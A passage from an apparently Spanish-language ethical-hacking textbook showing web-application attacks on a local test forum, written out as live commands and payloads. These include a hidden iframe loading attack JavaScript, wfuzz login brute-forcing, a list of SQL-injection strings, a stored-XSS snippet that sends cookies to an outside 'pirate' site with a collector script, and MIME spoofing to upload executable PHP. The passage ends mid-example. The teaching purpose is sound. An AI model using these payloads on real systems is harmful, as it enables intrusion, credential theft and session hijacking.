printf("\n\n");

return 0;

}
```

Existe otra solución para codificar las URL que también permite hacer otras muchas cosas. Se trata de un add-on de Firefox, **HackBar**, que le recomendamos encarecidamente instalar. La imagen siguiente nos muestra su apariencia.



Sin embargo, actualmente se filtran las URL y, si bien aún podemos encontrar este tipo de fallos, la verdad es que cada vez son más raros. Una forma de evitar el filtro es colocar un "iframe". En este caso podemos incluir un área que llame a otro sitio que pueda contener el código JavaScript que deseamos utilizar. Además, podemos hacer invisible el iframe dándole a sus dimensiones un tamaño de 0. A continuación se muestra un ejemplo de código: `<iframe width=0 height=0 src=acissi.net/js_ataque/></iframe>`.

Acabamos de hacer una primera aproximación a las posibilidades que nos ofrecen las URL. En todo caso, hay que hacer múltiples ensayos para probar la robustez del sitio. Nos podemos apoyar, de nuevo, en wfuzz y en los diccionarios. Por ejemplo, para comprobar que el filtrado de la variable `fog_forumid` es satisfactorio, podemos ejecutar el siguiente comando y analizar su resultado:

```
python wfuzz.py -c -z file -f wordlist/common/big.txt --hc 404 --html
http://localhost/fog/index.php?fog_forumid=FUZZ 2>fog_scanid.html
```

Podemos ver que hay diferencias notables en la longitud de la página según el valor de esta variable. A continuación se muestra un extracto:


00001:	C=200	337 L	565 W	"007"
00002:	C=200	337 L	565 W	"0007"
00003:	C=200	413 L	785 W	"0"
00004:	C=200	337 L	565 W	"007007"
00005:	C=200	413 L	785 W	"00"
00006:	C=200	413 L	785 W	"00000000"
00007:	C=200	413 L	785 W	"/"
00008:	C=200	413 L	785 W	"000000"
00009:	C=200	490 L	1044 W	"1"
00010:	C=200	490 L	1044 W	"01"
00011:	C=200	337 L	565 W	"02"

00012:	C=200	337 L	565 W	"0249"
00013:	C=200	337 L	565 W	"100"
00014:	C=200	337 L	565 W	"1022"
00015:	C=200	337 L	565 W	"10sne1"
00016:	C=200	337 L	565 W	"0246"
00017:	C=200	337 L	565 W	"03"
00018:	C=200	337 L	565 W	"10"

Podemos ir a ver qué se muestra para todas las respuestas con un número de líneas distinto, como por ejemplo con 007, 0 y 1. Estos valores corresponden, respectivamente, a una respuesta de categoría inexistente, una de retorno al inicio y una de categoría existente. Vemos acertado que el principio sea el de comprobar todas las posibilidades e identificar la respuesta que nos parezca sospechosa.

### c. Utilización de formularios

Enviar datos no esperados utilizando los formularios es una técnica muy eficaz. Sobre todo si el programador, pensando que los campos ocultos de los formularios no pueden contener valores que no haya previsto, no los comprueba. La herramienta **WebScarab** permite modificar fácilmente todos los campos de los formularios antes de transmitirlos. Por ejemplo, configuremos webscarab para que intercepte las peticiones POST en la pestaña **Intercept** y creemos un post con un mensaje en nuestro foro fog. Nuestro envío se detendrá por WebScarab y éste mostrará todos los campos del formulario como muestra la siguiente imagen.



*Petición POST interceptada con WebScarab*

Podemos modificar todo lo que queramos en la pestaña **Raw** antes de enviar definitivamente los datos, como la longitud del mensaje autorizado, o el nombre del archivo adjunto, etc.



Entonces hay que buscar, como en el caso de las URL, las variables que parecen tener un significado particular para el buen funcionamiento del sistema y modificarlas para provocar comportamientos anormales que permitan detectar posibles problemas de filtrado de datos.

wfuzz también puede ser muy útil aquí ya que es capaz de usar un diccionario en un campo de formulario. De este modo, podemos realizar muchas pruebas en poco tiempo para comprobar, por ejemplo, la robustez del formulario de autenticación. Podemos capturar el conjunto de campos del formulario con webscarab y utilizarlos en el comando wfuzz. El comando siguiente intenta realizar un ataque por *fuerza bruta* al formulario con el nombre de usuario "codej" y usando el diccionario "commons.txt":

```
python wfuzz.py -c -z file, commons.txt --hc 404 -o html -d
"fog_action=1&fog_userid=&fog_path=http%3A%2F%2Flocalhost%2Ffog
%2Findex.php%3Ffog_r%3Dlogin%26fog_action
%3D1%26&fog_pseudo=codej&fog_password=FUZZ&fog_cook=3650"
http://localhost:80/fog/index.php?fog_r=login 2>form_fog.html
```

Si se encuentra la contraseña, el número de líneas o palabras devuelto será distinto a los que ha ido devolviendo en caso de error de autenticación.

Es muy común que, cuando se trata de una autenticación, el identificador y la contraseña del usuario se comprueben buscando un registro en una base de datos. Si las variables están mal filtradas y la comprobación con la base de datos sólo se encarga de verificar que exista el usuario con la contraseña proporcionada, podemos realizar una inyección de código SQL para intentar saltarnos la identificación. Por ejemplo, si la consulta se parece a ésta:

```
select * from users where login='$login ' and pass='$password';
```

y el script se contenta con obtener una respuesta afirmativa sin comprobar el registro de respuesta, podemos forzar una respuesta verdadera a la petición inyectando en la variable \$password la cadena siguiente ' OR 1=1#.

La petición a la base de datos es ahora:

```
select * from users where login='$login ' and pass='' OR 1=1 # $password';
```

Esta consulta siempre devuelve una respuesta, debido a la cláusula OR 1=1. La continuación de la consulta es un comentario debido a la colocación del símbolo #.

Hay muchas posibilidades de inyectar SQL, aquí solamente mostraremos el principio ya que podríamos dedicar un libro entero en exclusiva a explicar esta técnica por completo. Lo importante es comprender el método para poder prevenirlo. A modo de ejemplo, mostramos a continuación un extracto del diccionario SQL.txt de wfuzz:

```
' or ''='
' or 'x'='x
" or "x"="x
```


```
' ) or ('x'='x
0 or 1=1
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 1=1--
" or 1=1--
' or '1'='1'--
"' or 1 --'"
or 1=1--
```

Un pequeño *add-on* de Firefox (**SQL Inject Me**) permite obtener un nuevo panel a la izquierda del navegador, tal y como se ve en la siguiente imagen, que permite configurar los parámetros de inyección para ejecutar baterías de pruebas.



*Panel izquierdo de SQL Inject Me*


Esta herramienta muestra a continuación un informe en formato html, como se ve a continuación:



*Informe generado por SQL Inject Me*

#### d. Utilización de la cabecera

De igual modo que con las URL y los formularios, las cabeceras pueden tener datos sensibles que podemos modificar fácilmente. En este caso también podemos usar WebScarab o Burp Suite, pero también existen dos pequeños *add-ons* para Firefox que pueden modificar las cabeceras. **Modify Headers** permite realizar las modificaciones que deseemos en la cabecera mientras navegamos. Todo depende de nosotros para definir los campos de la cabecera, como se muestra en las dos imágenes siguientes.



Modificación de los elementos de la cabecera con Modify Headers


**Live HTTP Headers** permite capturar la cabecera que se envía, modificarla y volverla a mandar. Por ejemplo, podemos hacer creer al servidor que estamos usando IE mientras navegamos con Firefox. También podemos cambiar la línea *Referer* para que se piense que venimos de una página aunque vengamos de otra. Por ejemplo, algunos sitios web sólo autorizan algunas acciones con la condición de que se venga del mismo sitio web y no del exterior. Podemos engañar a esta comprobación. La siguiente imagen muestra cómo engañamos al sitio web dearquer.com cambiando las huellas que dejamos normalmente, mediante **Modify Headers**.



*El sitio web de dearquer no puede ver nuestros parámetros reales*

#### e. Utilización de cookies

Las cookies son pequeños archivos que nos envían los sitios web para memorizar información sobre nuestro perfil o el historial de navegación. Todas estas cookies se pueden modificar. Podemos utilizar, como ya hemos hecho para otro tipo de datos, las dos herramientas que hemos presentado anteriormente, WebScarab y Burp Suite. Sin embargo, para descubrir un nuevo *add-on* de Firefox, utilizaremos **Add N Edit Cookies**. También habríamos podido modificar las cookies cómodamente con la barra **Web Developer**.



*Un add-on para editar cookies*

Visualizamos el conjunto de cookies que hemos recibido desde que hemos iniciado el navegador. Podemos editarlas y modificarlas. También podemos crear nuevas cookies. En esta situación, aún podemos extraer algo útil. Si tenemos una cookie cuyo contenido es `admin=0`, tenemos sin lugar a dudas material para hacer pruebas. Estamos bajo los mismos principios que en los apartados anteriores.

## 2. Robo de sesión

Está tremendamente extendido que la identificación de un usuario se tiene que hacer únicamente con un identificador almacenado en una cookie. Como JavaScript nos permite obtener el conjunto de cookies de una página gracias a `document.cookie`, es posible recuperar el identificador de la sesión de un usuario. Si éste es además el administrador del sitio web, es realmente peligroso. Una técnica para realizar esta operación consiste en escribir un post en un foro que contenga JavaScript. Cuando un usuario vaya a visualizar nuestro mensaje, el código JavaScript se ejecutará en su navegador. Toda la astucia recae en memorizar en la variable `document.referrer` las cookies de la víctima y dirigirlas a nuestro sitio web. Cuando llegue, nos basta con guardar la información de la cabecera, `referer`, y que nos envíe, por ejemplo por email, esta información. Por lo tanto, tendremos un identificador de sesión del internauta. Nos dirigiremos al sitio web del foro y volveremos a crear una cookie idéntica a la de la víctima. De este modo el sitio web no puede distinguarnos de la víctima. Considera que se trata de una única persona. Por lo tanto tendremos los mismos permisos y podremos escribir posts en su nombre. ¡Podremos incluso cambiar su contraseña!

Esta técnica es un ataque de tipo *stored XSS*. A continuación, mostramos un ejemplo de código que podemos poner en nuestro post en el foro:


```
<script>document.referrer=document.cookie</script><a  
href='sitio_pirata.org'>enlace</a>
```

Incitamos a la víctima, con un mensaje motivante, a que venga a nuestro sitio web. Podemos obtener los datos transmitidos con un script PHP. A modo de ejemplo, mostramos cómo mostrarlos para realizar pruebas:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
  <title>xss</title>
  <meta name="GENERATOR" content="Quanta Plus">
  <meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
</head>
<body>
<?php
echo "Viene de:".$_SERVER['HTTP_REFERER'];
?>

</body>
</html>
```


Vamos al foro atacado. Modificamos o creamos, según el caso, una cookie de sesión con **Add N Edit Cookie**.



*Modificación de una cookie de sesión con Add N Edit Cookie*



La ilustración presentada a continuación es un pequeño esquema del funcionamiento de este ataque.



*Las fases de un proceso de hijacking de sesión por XSS stored*

De este modo, nos identificamos como la víctima y obtenemos sus permisos. ¡Mágico! Por supuesto hemos copiado el identificador gracias a la visualización en el sitio pirata. Pero en la práctica deberíamos obtener esta información por otra vía: escritura en archivo de texto, email, ftp, etc.

### 3. El almacén de archivos perjudiciales


Con la llegada de los sitios web dinámicos y el aumento de los servicios ofrecidos a los internautas, es común tener la posibilidad de subir un archivo al servidor que ofrece el servicio. Por ejemplo, guardar nuestro avatar, una foto en el foro o incluso un documento de oficina. Por lo tanto, es muy importante que el servidor compruebe el tipo y el tamaño del elemento enviado, por si acaso no es una imagen sino realmente código ejecutable. El tipo MIME define la naturaleza del archivo siguiendo una norma. A continuación se muestran unos ejemplos:

- image/jpeg: imagen de tipo jpeg, definido en la RFC2045 y 2046.
- image/gif: imagen de tipo gif, definido en la RFC2045 y 2046.
- text/html: documento de tipo html, definido en la RFC2854.



- application/pdf: archivo de tipo pdf.
- application/msword: archivo de tipo Microsoft Word.
- etc.

Si al servidor le basta con comprobar el tipo MIME del archivo, podemos cambiarlo antes del envío. Entonces, se puede hacer creer al servidor que está recibiendo una imagen lo que en realidad es un archivo PHP. En la imagen siguiente interceptamos el envío de un archivo PHP. Podemos modificar su tipo MIME en **Multipart - <nombre del componente> - Content-Type**. Cambiamos **application/octet-stream** por **image/jpeg** para engañar al servidor.



### *Modificación del tipo MIME antes de subir un archivo*

Una vez se ha subido nuestro archivo, basta con llamarlo desde nuestro navegador para que se ejecute. Si además, el servidor permite el uso de la función **exec()** o **system()** en PHP, podremos ejecutar directamente comandos en él. Este fallo es muy peligroso ya que el servidor puede entonces servir como base para atacar a otros sitios web.

A continuación, se muestra un ejemplo de archivo PHP que inicia un comando en el servidor:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>exec</title>
```

